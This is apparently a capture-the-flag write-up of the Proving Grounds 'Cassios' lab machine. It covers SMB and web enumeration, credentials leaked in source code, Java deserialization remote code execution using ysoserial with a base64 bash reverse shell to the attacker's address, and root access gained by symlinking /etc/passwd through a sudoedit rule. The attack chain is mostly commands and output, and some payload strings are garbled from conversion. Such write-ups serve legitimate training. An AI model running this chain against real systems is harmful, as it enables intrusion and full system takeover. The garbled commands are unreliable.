

Enumeration:

- Nmap:

```
o nmap -sC -sV -Pn -oN nmap 192.168.192.116
Nmap scan report for cassios.pg (192.168.192.116)
Host is up (0.080s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 36:cd:06:f8:11:72:6b:29:d8:d8:86:99:00:6b:1d:3a (RSA)
|   256 7d:12:27:de:dd:4e:8e:88:48:ef:e3:e0:b2:13:42:a1 (ECDSA)
|_  256 c4:db:d3:61:af:85:95:0e:59:77:c5:9e:07:0b:2f:74 (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_ http-title: Landed by HTML5 UP
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp   open  netbios-ssn  Samba smbd 4.10.4 (workgroup: SAMBA)
8080/tcp  open  http-proxy
```

- SMB Enumeration using `smbclient`:
 - Discovered Shares: `Samantha Konstan`.

```
o smbclient -N -L //cassios.pg/
Anonymous login successful
```

Sharename	Type	Comment
-----	----	-----
print\$	Disk	Printer Drivers
Samantha Konstan	Disk	Backups and Recycler files
IPC\$	IPC	IPC Service (Samba 4.10.4)

Reconnecting with SMB1 for workgroup listing.

Anonymous login successful

Server	Comment
-----	-----
Workgroup	Master
-----	-----

- Exploring **Samantha Konstan** Share:

```
o smbclient //cassios.pg/Samantha
Enter WORKGROUP\bingo's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

bingo at kali in ~/OSCP/Labs/PG/Machines/Practice/Medium/Linux/Cassios
o smbclient '//cassios.pg/Samantha Konstan'
Enter WORKGROUP\bingo's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0  Thu Oct  1 21:28:46 2020
..               D           0  Thu Sep 24 18:38:10 2020
recycler.ser     N           0  Thu Sep 24 02:35:15 2020
readme.txt       N        478  Thu Sep 24 18:32:50 2020
spring-mvc-quickstart-archetype D           0  Thu Sep 24 18:36:11 2020
thymeleafexamples-layouts      D           0  Thu Sep 24 18:37:09 2020
resources.html   N       42713  Thu Sep 24 18:37:41 2020
pom-bak.xml      N       2187  Thu Oct  1 21:28:46 2020

                        8374272 blocks of size 1024. 6448984 blocks available
smb: \> 
```


 cassios  17m  1 Nmap  2 Hacks

- Download all the files from smb using **smbget**:



```
smbget -U anonymous -R 'smb://cassios.pg/Samantha Konstan'
```

- Running **ffuf** against the web application on port **80**:

```
backup_migrate [Status: 301, Size: 241, Words: 14, Lines: 8]
```



Index of /backup_migrate

Name	Last modified	Size	Description
 Parent Directory		-	
 recycler.tar	2020-10-01 14:58	230K	


- Download and extract the data from `recycler.tar` file, The User and Password can be found in this file `WebSecurityConfig.java`

```
@Bean
@Override
public UserDetailsService userDetailsService() {
    UserDetails user =
        User.withDefaultPasswordEncoder()
            .username("recycler")
            .password("DoNotMessWithTheRecycler123")
            .roles("USER")
            .build();

    return new InMemoryUserDetailsManager(user);
}
```

- Login to the web application on port `8080`:

- User: `recycler`
- Pass: `DoNotMessWithTheRecycler123`



Recycler Management System



Check Status Save Current Values Sign Out			
Date	Total Load	Solid	Liquid
Now()	null Ton	null%	null%
September	10 ton	79%	21%
August	5 ton	62%	38%
July	1 ton	100%	0%

- By reading the source code of `src/main/java/com/industrial/recycler/DashboardController.java` (after extracting recycler.tar file), and I have never write a code in java but I noticed that the application

takes data from this file `/home/samantha/backups/recycler.ser` which we have control over it via SMB:

```
o smbclient '//cassios.pg/Samantha Konstan'
Enter WORKGROUP\bingo's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sun Jan  9 19:31:38 2022
..               D            0   Sun Jan  9 23:48:47 2022
recycler.ser     A       3631  Sun Jan  9 23:28:46 2022
readme.txt       N        478  Thu Sep 24 18:32:50 2020
spring-mvc-quickstart-archetype D            0   Thu Sep 24 18:36:11 2020
thymeleafexamples-layouts      D            0   Thu Sep 24 18:37:09 2020
resources.html   N     42713  Thu Sep 24 18:37:41 2020
pom-bak.xml      N       2187  Thu Oct  1 21:28:46 2020
ip               A         16  Sun Jan  9 19:31:43 2022

                        8374272 blocks of size 1024. 6446468 blocks available
smb: \> 
```

- The other thing that we can notice from the source code is the application uses `readObject()` to handle that data from `recycler.ser` file, and the `readObject()` method is vulnerable to java deserialization

```
smb: \> put recycler.ser
putting file recycler.ser as \recycler.ser (10.9 kb/s) (average 5.9 kb/s)
smb: \> ls
.
D 0 Sun Jan 9 19:31:38 2022
..
D 0 Thu Sep 24 18:38:10 2020
recycler.ser
A 3631 Sun Jan 9 23:28:46 2022
readme.txt
N 478 Thu Sep 24 18:32:50 2020
spring-mvc-quickstart-archetype
D 0 Thu Sep 24 18:36:11 2020
thymeleafexamples-layouts
D 0 Thu Sep 24 18:37:09 2020
resources.html
N 42713 Thu Sep 24 18:37:41 2020
pom-bak.xml
N 2187 Thu Oct 1 21:28:46 2020
ip
A 16 Sun Jan 9 19:31:43 2022

8374272 blocks of size 1024. 6447572 blocks available
smb: \>
```

```
bingo at kali in /OSCP/Labs/PG/Machines/Practice/Medium/Linux/Cassios
o payload -r -e base64
YmFzaCAtaSAtaSJiAVZGV2L3RjcC8xOTIuMTY4LjQ5LjE5M18yOTk1NSAwPiYXcG==

[+] Starting Netcat Listener:
listening on [any] 29955 ...
connect to [192.168.49.192] from (UNKNOWN) [192.168.192.116] 53624
bash: no job control in this shell
[samantha@cassios ~]$ id
id
uid=1000(samantha) gid=1000(samantha) groups=1000(samantha)
[samantha@cassios ~]$
```

[illegible]

```
bingo at kali in ~/OSCP/Labs/PG/Machines/Practice/Medium/Linux/Cassios
└─o yoserial CommonsCollections4 "bash -c 'echo, YmFzaCZaCAtSA+JiAvZGV2L3R3cC8xOTIUMTY4LjQ5LjE5Mi8yOTk1NSAw
PiYxCg=='[base64,-d]|[bash,-i]" > recycler_ser
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

bingo at kali in ~/OSCP/Labs/PG/Machines/Practice/Medium/Linux/Cassios
└─o
```

- ```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ5LjE5Mi8yOTk1NSAwPiYxCg==}|{base64,-d}|{bash,-i}"
> recycler.ser
```

3. upload the output file which is `recycler.ser` to the SMB server:

```
o smbclient '//cassios.pg/Samantha Konstan'
Enter WORKGROUP\bingo's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls


. Size before upload D 0 Sun Jan 9 19:31:38 2022
.. D 0 Sun Jan 9 23:48:47 2022
recycler.ser A 0 Mon Jan 10 00:17:56 2022
readme.txt N 478 Thu Sep 24 18:32:50 2020
spring-mvc-quickstart-archetype D 0 Thu Sep 24 18:36:11 2020
thymeleafexamples-layouts D 0 Thu Sep 24 18:37:09 2020
resources.html N 42713 Thu Sep 24 18:37:41 2020
pom-bak.xml N 2187 Thu Oct 1 21:28:46 2020
ip A 16 Sun Jan 9 19:31:43 2022

8374272 blocks of size 1024. 6446472 blocks available
smb: \> put recycler.ser ← Upload
putting file recycler.ser as \recycler.ser (13.4 kb/s) (average 13.4 kb/s)
smb: \> ls

. Size after upload D 0 Sun Jan 9 19:31:38 2022
.. D 0 Sun Jan 9 23:48:47 2022
recycler.ser A 3631 Mon Jan 10 00:18:42 2022
readme.txt N 478 Thu Sep 24 18:32:50 2020
spring-mvc-quickstart-archetype D 0 Thu Sep 24 18:36:11 2020
thymeleafexamples-layouts D 0 Thu Sep 24 18:37:09 2020
resources.html N 42713 Thu Sep 24 18:37:41 2020
pom-bak.xml N 2187 Thu Oct 1 21:28:46 2020
ip A 16 Sun Jan 9 19:31:43 2022

8374272 blocks of size 1024. 6446448 blocks available
smb: \> █
```





**Sign Out**

| Date      | Total Load | Solid | Liquid |
|-----------|------------|-------|--------|
|           | null Ton   | null% | null%  |
| September | 10 ton     | 79%   | 21%    |
| August    | 5 ton      | 62%   | 38%    |
| July      | 1 ton      | 100%  | 0%     |

## 5. Check your Netcat Listener:

```
o payload -r -e base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ5LjE5Mi8yODMyMSAwPiYxCg==

[+] Staring Netcat Listener:
listening on [any] 28321 ...
connect to [192.168.49.192] from (UNKNOWN) [192.168.192.116] 39254
bash: no job control in this shell
[samantha@cassios ~]$ id
id
uid=1000(samantha) gid=1000(samantha) groups=1000(samantha)
[samantha@cassios ~]$ whoami
whoami
samantha
[samantha@cassios ~]$
```

We got RCE as **samantha** user.

## Privilege Escalation:

- Enumeration:

By running **sudo -l** it shows that we can run sudoedit as root without a password:

```
[samantha@cassios ~]$ sudo -l
Matching Defaults entries for samantha on cassios:
 env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="QTDIR KDEDIR"

User samantha may run the following commands on cassios:
 (root) NOPASSWD: sudoedit /home/*/*/recycler.ser
```

- I found that exploit available [here](#)
- Create a password for the new user: `openssl passwd -1 -salt bingo pwned` , where `bingo` is the username and `pwned` is the password
- Let's use `sudoedit` to edit `/etc/passwd` file and get root:

```
[samantha@cassios ~]$ mkdir pwn
[samantha@cassios ~]$ ln -s /etc/passwd pwn/recycler.ser
[samantha@cassios ~]$ sudoedit /home/samantha/pwn/recycler.ser
[samantha@cassios ~]$ tail -n1 /etc/passwd
bingo:1bingo$3hsGN5T46YggQbdjWYZ9o0:0:0:baam:/root:/bin/bash
[samantha@cassios ~]$ su bingo
Password:
[root@cassios samantha]# id
uid=0(root) gid=0(root) groups=0(root)
[root@cassios samantha]#
```

Annotations for the terminal output:

- `mkdir pwn`: Create new directory in samantha's home
- `ln -s /etc/passwd pwn/recycler.ser`: Create the Symlink
- `sudoedit /home/samantha/pwn/recycler.ser`: Exploit sudoedit and add our root user to `/etc/passwd`
- `tail -n1 /etc/passwd`: Read the last line of `/etc/passwd` which is our root user
- `su bingo`: Switch to our root user
- `id`: root access :]

- The added line to `/etc/passwd` is: `bingo:$1$bingo$3hsGN5T46YggQbdjWYZ9o0:0:0:baam:/root:/bin/bash`
  - User: `bingo`
  - Pass: `pwned`

Happy Hacking!